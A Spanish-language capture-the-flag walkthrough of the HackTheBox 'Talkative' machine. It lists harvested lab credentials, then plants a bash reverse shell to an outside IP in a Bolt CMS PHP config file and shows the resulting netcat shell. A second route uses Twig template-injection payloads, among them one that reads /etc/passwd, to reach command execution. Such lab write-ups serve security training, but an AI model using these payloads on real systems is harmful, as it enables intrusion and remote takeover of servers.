{"A": {"labels": [[0, "Username", "Username", false], [1, "matt@talkative.htb", "matt@talkative.htb", false], [2, "janit@talkative.htb", "janit@talkative.htb", false], [3, "saul@talkative.htb", "saul@talkative.htb", false]], "B": {"labels": [[0, "Password", "Password", false], [1, "je009ufhWD<s", "je009ufhWD<s", false], [2, "bz89hV<S_DA", "bz89hV<S_DA", false], [3, "SQWgm>9KHEA", "SQWgm>9KHEA", false]]}, "C": {"labels": []}}
(kali@kali)~/machineshtb/Talkative
$ unzip boltcms

```

Bolt CMS

Luego de validar que estos archivos hacen parte del CMS Bolt averiguo más sobre el CMS y encuentro un panel de login

e

bolt cms default password

×

Todo

Videos

Imágenes

Shopping

Noticias

Libros

Web

⋮ Más

Bolt Documentation

https://docs.boltcms.io > manual · Traducir esta página ⋮

User Manual / Creating the first user - Bolt Documentation

When **Bolt** has been installed and you navigate to your site you will be greeted by a screen asking you to create the first user.


Bolt Documentation

https://docs.boltcms.io > manual · Traducir esta página ⋮

Login - Bolt Documentation


Go to the login page at http://yourdomain.com/bolt Sign up with your: Username or email; **Password**. Login and proceed to the next step...

validamos el directorio bolt




The screenshot shows a web browser window with the address bar displaying `talkative.htb/bolt/login`. The browser's tab bar includes several open tabs: "pL Translate - El m...", "Machine Excell", "Training", "ACTIVE DIRECTORY", "OSCP", and "Tmux Cheat Sheet & Q...". The main content area of the browser shows the Bolt CMS login interface. At the top, there is a Bolt CMS logo (a blue hexagon with a white gear-like shape inside) followed by the text "Boltcms" in a large, white, sans-serif font. Below this, the word "Talkative" is displayed in a smaller, white, sans-serif font. The login form is a white rectangular box with a light gray border. It has a title bar that says "Bolt » Login" with a lock icon. The form contains the following elements: a label "Username or Email" above a text input field with placeholder text "your username or email"; a label "Password:" above a password input field with a toggle eye icon; a checkbox labeled "Remember me? (30 days)"; a blue "Log in" button with a right-pointing arrow; and a gray "Forgot Password" button with a question mark icon.



Validamos credenciales con el usuario admin



y tenemos acceso al CMS



Acá intenté un buen rato subir una web shell .php pero no me dejo, luego validando varios archivos podemos editar un archivo PHP en configuration -> all configuration files



Entramos a los archivos y añadimos una reverse shell con la función system de php
system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");

```
Edit File »
Path: config/bundles.php

1 <?php
2 system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'")
3 return [
4     'ApiPlatform\\Core\\Bridge\\Symfony\\Bundle\\ApiPlatformBundle' => [
5         'all' => true,
6     ],
7     'BabDev\\PagerfantaBundle\\BabDevPagerfantaBundle' => [
8         'all' => true,
9     ],
10    'DAMA\\DoctrineTestBundle\\DAMADoctrineTestBundle' => [
11        'test' => true,
```

validamos el directorio, pero al ejecutar nos tira un error y ya no se puede modificar más la web

```
← → ↻ 🏠 🔒 talkative.htb/bolt/file-edit/config?file=/bundles.php ☆
📺 YouTube 📄 DeepL Translate - El m... 📁 Machine Excell 📁 Training 📁 ACTIVE DIRECTORY 📁 OSCP 📄 Tmux Cheat Sheet & Q...

Parse error: syntax error, unexpected 'return' (T_RETURN) in /var/www/talkative.htb/bolt/config/bundles.php on line 3
```

Al parecer me hizo falta un ; apago la máquina e inicio nuevamente.


system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");

Edit File »

 Path: `config/bundles.php`

```
1 <?php
2 system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");
3 return [
4     'ApiPlatform\\Core\\Bridge\\Symfony\\Bundle\\ApiPlatformBundle' => [
5         'all' => true,
6     ],
7     'BabDev\\PagerfantaBundle\\BabDevPagerfantaBundle' => [
8         'all' => true,
9     ],
10    'DAMA\\DoctrineTestBundle\\DAMADoctrineTestBundle' => [
11        'test' => true,
12    ],
```

Al intentar acceder a la web me da la conexión




```
$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.155] 52508
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ [0] 0:bash 1:nc- 2:nc*
```


nuevamente estamos en un contenedor

```
$ nc -lvp 4545
listening on [any] 4545 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.155] 52508
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ ifconfig
ifconfig
bash: ifconfig: command not found
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$ hostname -i
hostname -i
172.17.0.6
www-data@8f6c5a9feab5:/var/www/talkative.htb/bolt/public$
```

Forma 2 Server Side Template Injection SSTI

Al ingresar a Bolt encontramos que en files -> view and edit templates unos archivos .twig





el cual parece ser un motor de plantillas para PHP que convierte en código PHP.
Al ser una plantilla buscamos como hacer un ataque de SSTI en archivos .twig

how to SSTI in .twig

Todo Videos Imágenes Shopping Noticias Web Libros Más Herram

 **GitHub**
https://github.com > advisories · Traducir esta página

Server Side Template Injection (SSTI) via Twig escape ...
21 mar 2024 — Due to the unrestricted access to **twig** extension class from grav context, an attacker can redefine the escape function and execute arbitrary commands.

 **Invicti**
https://www.invicti.com > out-of... · Traducir esta página

Out of Band Code Execution via SSTI (PHP Twig)
Invicti detected that this page is vulnerable to Server-Side Template Injection (SSTI) attacks by capturing a DNS A request.

 **GitHub**
https://github.com > advisories · Traducir esta página

Grav Server-side Template Injection (SSTI) via Twig ...
14 jun 2023 — A server-side template injection vulnerability in Grav leveraging the default filter()

Para validar la vulnerabilidad añadimos una etiqueta simple en el index.twig

 **Bolt**  Talkative

 Bolt Dashboard

CONTENT

-  Homepage
-  Pages
-  Entries
-  People
-  Blocks
-  Products

SETTINGS

-  Configuration


Edit File »

 Path: **themes/index.twig**


```
1 {% extends 'partials/_master.twig' %}
2
3 {% block main %}
4
5 <section class="section">
6     <div class="container">
7         <div class="columns">
8             <div class="column is-two-thirds">
9
10                 {# Remove this include if you don't need it anymore
11                 {{ include('partials/_fresh_install.twig') }}
12
```

etiqueta: "


ssti validate by amadomaster



verificamos el index



y como sigue igual borramos cache en el cms en mantenimiento-> clear cache




Clear the cache

```
// Clearing the cache for the prod environment with debug
// false

[OK] Cache for the "prod" environment (debug=false) was successfully cleared.
```

Clear the cache



ssti validate by amadomaster

para obtener un RCE buscamos en los siguientes links

<https://medium.com/@bdemir/a-pentesters-guide-to-server-side-template-injection-ssti-c5e3998eae68>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/PHP.md>

Example with an email passing FILTER_VALIDATE_EMAIL PHP.

```
POST /subscribe?0=cat+/etc/passwd HTTP/1.1
email="{{app.request.query.filter(0,0,1024,{'options':'system'})}}"@attacker.tld
```

Latte

podríamos utilizar el parámetro cmd modificamos este parámetro


```
{{app.request.query.filter('cmd',0,1024,{'options':'system'})}}
```

Edit File »

 Path: `themes/index.twig`

```
1 {{app.request.query.filter('cmd',0,1024,{'options':'system'})}}
```

Verificamos con ?cmd=id



para ejecutar la reverse shell codificamos la reverse shell en formato URL

<https://www.site24x7.com/es/tools/url-encoder-decoder.html>

